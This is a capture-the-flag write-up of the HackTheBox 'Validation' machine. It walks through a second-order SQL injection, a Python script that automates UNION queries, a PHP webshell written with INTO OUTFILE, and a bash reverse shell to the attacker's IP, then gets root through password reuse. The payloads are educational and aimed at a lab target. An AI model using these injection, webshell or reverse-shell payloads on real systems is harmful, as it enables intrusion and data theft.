HTB: Validation

ctf htb-validation hackthebox uhc nmap cookie feroxbuster burp repeater sqli injection second-order-sqli python python-cm
password-reuse credential

Sep 14, 2021

HTB: Validation

Validation is another box HTB made for the UHC competition. It is a qualifier box, meant to be easy and help select the top ten to compete later this month. Once it was done on UHC, HTB makes it available. In this box, I'll exploit a second-order SQL injection, write a script to automate the enumeration, and identify the SQL user has FILE permissions. I'll use that to write a webshell, and get execution. For root, it's simple password reuse from the database. In Beyond Root, I'll look at how this box started and ended in a container.

Box Stats

Name:	**Validation**
Release Date:	13 Sep 2021
Retire Date:	13 Sep 2021
OS:	Linux
Base Points:	**Easy [20]**
👤 🩸 1st Blood	N/A (released into retired)
# 🩸 1st Blood	N/A (released into retired)
Creator:	ippsec Moderator 0 ★ 5500 hackthebox.eu

Recon

nmap

`nmap` found four open TCP ports, SSH (22), and three HTTP (80, 4566, 8080):

```
oxdf@parrot$ nmap -p- --min-rate 5000 -oA scans/nmap-alltcp 10.10.11.116
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-13 19:18 EDT
Warning: 10.10.11.116 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.116
Host is up (0.073s latency).
Not shown: 65522 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
4566/tcp open     kwtc
5000/tcp filtered upnp
5001/tcp filtered commplex-link
5002/tcp filtered rfe
5003/tcp filtered filemaker
5004/tcp filtered avt-profile-1
5005/tcp filtered avt-profile-2
5006/tcp filtered wsm-server
5007/tcp filtered wsm-server-ssl
5008/tcp filtered synapsis-edge
```


```
8080/tcp open     http-proxy

Nmap done: 1 IP address (1 host up) scanned in 107.90 seconds
oxdf@parrot$ nmap -p 22,80,4566,8080 -sCV -oA scans/nmap-tcpscripts 10.10.11.116
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-13 19:21 EDT
Nmap scan report for 10.10.11.116
Host is up (0.020s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp   open  http    Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
4566/tcp open  http    nginx
|_http-title: 403 Forbidden
8080/tcp open  http    nginx
|_http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.89 seconds
```

Based on the OpenSSH version, the host is like running Ubuntu 20.04. But the Apache version shows Debian, likely Debian 10 Buster. This is a good indication there’s likely some kind of container here.

Website - TCP 80

Site


The site is another about UHC:



Join the UHC - September Qualifiers

Register Now

When I enter my username and pick a country, it shows a page:




Join the UHC - September Qualifiers

Welcome 0xdf

Other Players In United States of America

- 0xdf

If I register another user in the same country, they show up in the results as well:



Welcome 0xdf again

Other Players In United States of America

- 0xdf
- 0xdf again

The page acts really funny if I register the same name again in a different country, but not in anyway I see to exploit. To save myself annoyance, I just create a new username each time I submitted.

Tech Stack

On submitting a name and country, it sends a POST to `/`, with the body:

```
username=0xdf&country=Brazil
```

The response is a 302 redirect to `/account.php`, which is a good indication that the site is running PHP. On logging in, there is a `Set-Cookie` header, and it's interesting to note that even if I already have a cookie, on changing my username, it sets a new cookie:

```
Set-Cookie: user=f838c8ea492c8efc627e5738309f7f9e
```

Also, if I send the same username (even after a fresh reset, it returns the same cookie). Given the length of the cookie, it's not too hard to figure out that the cookie is just the MD5 hash of the given username:

```
oxdf@parrot$ echo -n "0xdf2" | md5sum
f838c8ea492c8efc627e5738309f7f9e  -
```

This is a bad practice. I tried creating a cookie for admin and root, but nothing interesting came up.

Directory Brute Force

I'll run `feroxbuster` against the site, and include `-x php` since I know the site is PHP:


```
oxdf@parrot$ feroxbuster -u http://10.10.11.116 -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.3.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.11.116
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405]
 💥  Timeout (secs)        │ 7
 ▫  User-Agent            │ feroxbuster/2.3.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 💲  Extensions            │ [php]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
```

```
───────────────────────────┴──────────────────────────
 🏁  Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────────
301        9l       28w      309c http://10.10.11.116/js
200        0l        0w        0c http://10.10.11.116/config.php
301        9l       28w      310c http://10.10.11.116/css
200        1l        2w       16c http://10.10.11.116/account.php
200      268l      747w        0c http://10.10.11.116/index.php
403        9l       28w      277c http://10.10.11.116/server-status
[####################] - 1m    179994/179994  0s      found:6       errors:0
[####################] - 1m     59998/59998   764/s   http://10.10.11.116
[####################] - 1m     59998/59998   749/s   http://10.10.11.116/js
[####################] - 1m     59998/59998   763/s   http://10.10.11.116/css
```

The only new path here is `config.php`, but it just returns an empty page on visiting. This is likely a page that's included by other pages.

HTTP - TCP 4566

Visiting this page just returns 403 forbidden:




403 Forbidden

nginx

This is the default port for localstack, so I can keep an eye out for any cloud-themed items.

HTTP - TCP 8080

This page returns 502 Bad Gateway:



502 Bad Gateway

nginx


Not much interesting here.

Shell as www-data

Second Order SQLi

Identify

I tried to register as `0xdf'`, and the site handled it without issue:




Welcome 0xdf'

Other Players In Brazil

- 0xdf
- 0xdf2
- 0xdf'


But there is another field sent in the POST request. If I kick the POST over to Burp Repeater, I can try to check for SQLi in the country. On submitting, there's just a 302 in return:



```
POST / HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.11.116
DNT: 1
Connection: close
Referer: http://10.10.11.116/
Cookie: user=465e929fc1e0853025faad58fc8cb47d
Upgrade-Insecure-Requests: 1

username=0xdf&country=Brazil'
```

```
HTTP/1.1 302 Found
Date: Tue, 14 Sep 2021 00:56:52 GMT
Server: Apache/2.4.48 (Debian)
X-Powered-By: PHP/7.4.23
Set-Cookie: user=465e929fc1e0853025faad58fc8cb47d
Location: /account.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

If I use that cookie to request `/account.php`, there's an error:



```
<h3 class="text-white">
  Other Players In Brazil'
</h3>
<br />
<b>
  Fatal error
</b>
:  Uncaught Error: Call to a member function fetch_assoc() on bool in /var/www/html/account.php:33
Stack trace:
#0 {main}
thrown in <b>
  /var/www/html/account.php
</b>
 on line <b>
  33
</b>
<br />
```

This is a second-order SQL injection.

Union Injection


I can guess that the SQL query on the page looks like:

```
SELECT username from players where country = '[input]';
```

A UNION injection is when I add a UNION statement to the query allowing me to make a new query and append the results to the intended query. I'll need to match the same number of columns, or the query will error. I'll start with `Brazil' UNION SELECT 1;-- -`. That would make the query:

```
SELECT username from players where country = 'Brazil' UNION SELECT 1;-- -';
```

I'll need to use another user here, or I still get some weird results. I'll submit the request, and then load the `account.php` page with that cookie. It worked:




```
<div class="container p-5">
  <h1 class="text-white">
    Welcome 0xdfaaaaaa
  </h1>
  <h3 class="text-white">
    Other Players In Brazil' union select 1;-- -
  </h3>
  <li class='text-white'>
    0xdf
  </li>
  <li class='text-white'>
    0xdf2
  </li>
  <li class='text-white'>
    '
  </li>
  <li class='text-white'>
    1
  </li>
```

That 1 at the end is the result of the union.

If I change the 1 to `user()`, I get the name of the user for the DB:

```
username=0xdfaaaaaaa&country=Brazil' union select user();-- -
```

This results in:



```
<li class='text-wh
  uhc@localhost
</li>
```

Script SQLI

This is another example where I could keep working out of Repeater, but it's a pain, and if I'm doing enumeration for any period of time, it's nice to have a shell. This is what I came up with:

```
#!/usr/bin/env python3

import random
import requests
from bs4 import BeautifulSoup
from cmd import Cmd


class Term(Cmd):

    prompt = "> "

    def default(self, args):
        name = f'0xdf-{random.randrange(1000000,9999999)}'
        resp = requests.post('http://10.10.11.116/',
                headers={"Content-Type": "application/x-www-form-urlencoded"},
                data={"username": name, "country": f"' union {args};-- -"})
        soup = BeautifulSoup(resp.text, 'html.parser')
        if soup.li:
            print('\n'.join([x.text for x in soup.findAll('li')]))

    def do_quit(self, args):
        return 1

term = Term()
term.cmdloop()
```

It doesn’t do anything special except give me the ability to fill in the `union ...` statement with an SQL statement that returns one column and get a result quickly.

For example:

```
oxdf@parrot$ python3 sqli.py
> select user()
uhc@localhost
> select database()
registration
```

Enumerate DB

There are four DBs in this instance, but only `registration` is interesting as far as having data (the others are mysql internals):

```
> select schema_name from information_schema.schemata
information_schema
performance_schema
mysql
registration
```

There’s a single table in that DB:

```
> select table_name from information_schema.tables where table_schema = 'registration'
registration
```

It has four columns:

```
> select column_name from information_schema.columns where table_name = 'registration'
username
userhash
country
regtime
```

There’s no kind of password or anything.

I can check for what privileges my user has:

```
> select privilege_type FROM information_schema.user_privileges where grantee = "'uhc'@'localhost'"
SELECT
INSERT
UPDATE
DELETE
CREATE
DROP
RELOAD
SHUTDOWN
PROCESS
FILE
REFERENCES
```

```
INDEX
ALTER
SHOW DATABASES
SUPER
CREATE TEMPORARY TABLES
LOCK TABLES
EXECUTE
REPLICATION SLAVE
BINLOG MONITOR
CREATE VIEW
SHOW VIEW
CREATE ROUTINE
ALTER ROUTINE
CREATE USER
EVENT
TRIGGER
CREATE TABLESPACE
DELETE HISTORY
SET USER
FEDERATED ADMIN
CONNECTION ADMIN
READ_ONLY ADMIN
REPLICATION SLAVE ADMIN
REPLICATION MASTER ADMIN
BINLOG ADMIN
BINLOG REPLAY
SLAVE MONITOR
```

It’s a lot, but `FILE` jumps out as interesting.

Webshell


File Write

Another thing to try is writing a file. I’ll run:

```
> select "0xdf was here!" into outfile '/var/www/html/0xdf.txt'
```

It doesn’t return anything, because if it worked, it would return 0 columns, when it’s trying to union with 1 column, which will lead to an error (after it writes the file).

The file does exist on the server:




```
0xdf was here!
```

Write Shell

I’ll run that again, but this time write a simple PHP webshell:

```
> select "<?php SYSTEM($_REQUEST['cmd']); ?>" into outfile '/var/www/html/0xdf.php'
```

It worked:



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Shell

To get a full shell, I’ll start `nc` on 443 and run:

```
oxdf@parrot$ curl 10.10.11.116/0xdf.php --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.60/443 0>&1"'
```

It hangs, but at `nc`:

```
oxdf@parrot$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.60] from (UNKNOWN) [10.10.11.116] 35078
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$
```

And upgrade the shell using the `script` trick:

```
www-data@validation:/var/www/html$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@validation:/var/www/html$ ^Z
[1]+  Stopped                 nc -lnvp 443
oxdf@parrot$ stty raw -echo ; fg
nc -lnvp 443
            reset
reset: unknown terminal type unknown
Terminal type? screen
www-data@validation:/var/www/html$
```

In `/home/htb` I have access to `user.txt`:

```
www-data@validation:/home/htb$ cat user.txt
153f78a4************************
```

Shell as root

Enumeration

There’s not much on the box, but there is one file I couldn’t access before worth checking out in `/var/www/html`, `config.php`:

```
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
```

su

Any time I get creds like this, it’s worth checking them for other users. In this case, they work for root:

```
www-data@validation:/var/www/html$ su -
Password:
root@validation:~#
```

And I can grab `root.txt`:

```
root@validation:~# cat root.txt
139b1cf7************************
```

Beyond Root

It didn’t take much enumeration to get to root on a box called validation, and it’d be easy to stop at this point. But a bit more poking around will show that I’m not in the host system. For example, the IP address is on the 172 range, not the 10:

```
root@validation:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Looking at the listening ports, there’s only a service on 80:

```
root@validation:~# ss -tnlp
State    Recv-Q   Send-Q     Local Address:Port      Peer Address:Port  Process
LISTEN   0        4096         127.0.0.11:41283          0.0.0.0:*
LISTEN   0        80            127.0.0.1:3306           0.0.0.0:*
LISTEN   0        511             0.0.0.0:80             0.0.0.0:*      users:(("apache2",pid=206,fd=3))
```

In the filesystem root, there’s a `.dockerenv` file:

```
root@validation:/# ls -a
.   .dockerenv  boot  etc   lib    media  opt   root  sbin  sys  usr
..  bin         dev   home  lib64  mnt    proc  run   srv   tmp  var
```

Clearly I’m in a container. But why?

One of the challenges any box creator has when they want to make a challenge is that multiple players will be hacking on it at the same time. There’s a balance between realism and competition here on how much you want the box to clean up after the users exploiting it.

For UHC, this box was live for a period of time where players from across the world would be hacking it at the same time, many competitively racing to be the first to finish.

I noticed ports 5000-5008 were filtered in my initial `nmap` scan. These ports are actually different Docker instances of the same exploitable webapp (I think he actually used 5000-5031). Then he has a kernel module that is re-writing incoming packets for TCP 80 based on the source IP to one of the containers, so there’s significantly fewer players interacting with each instance.

IppSec goes into details in his video (where he has access to the kernel module source that we do not):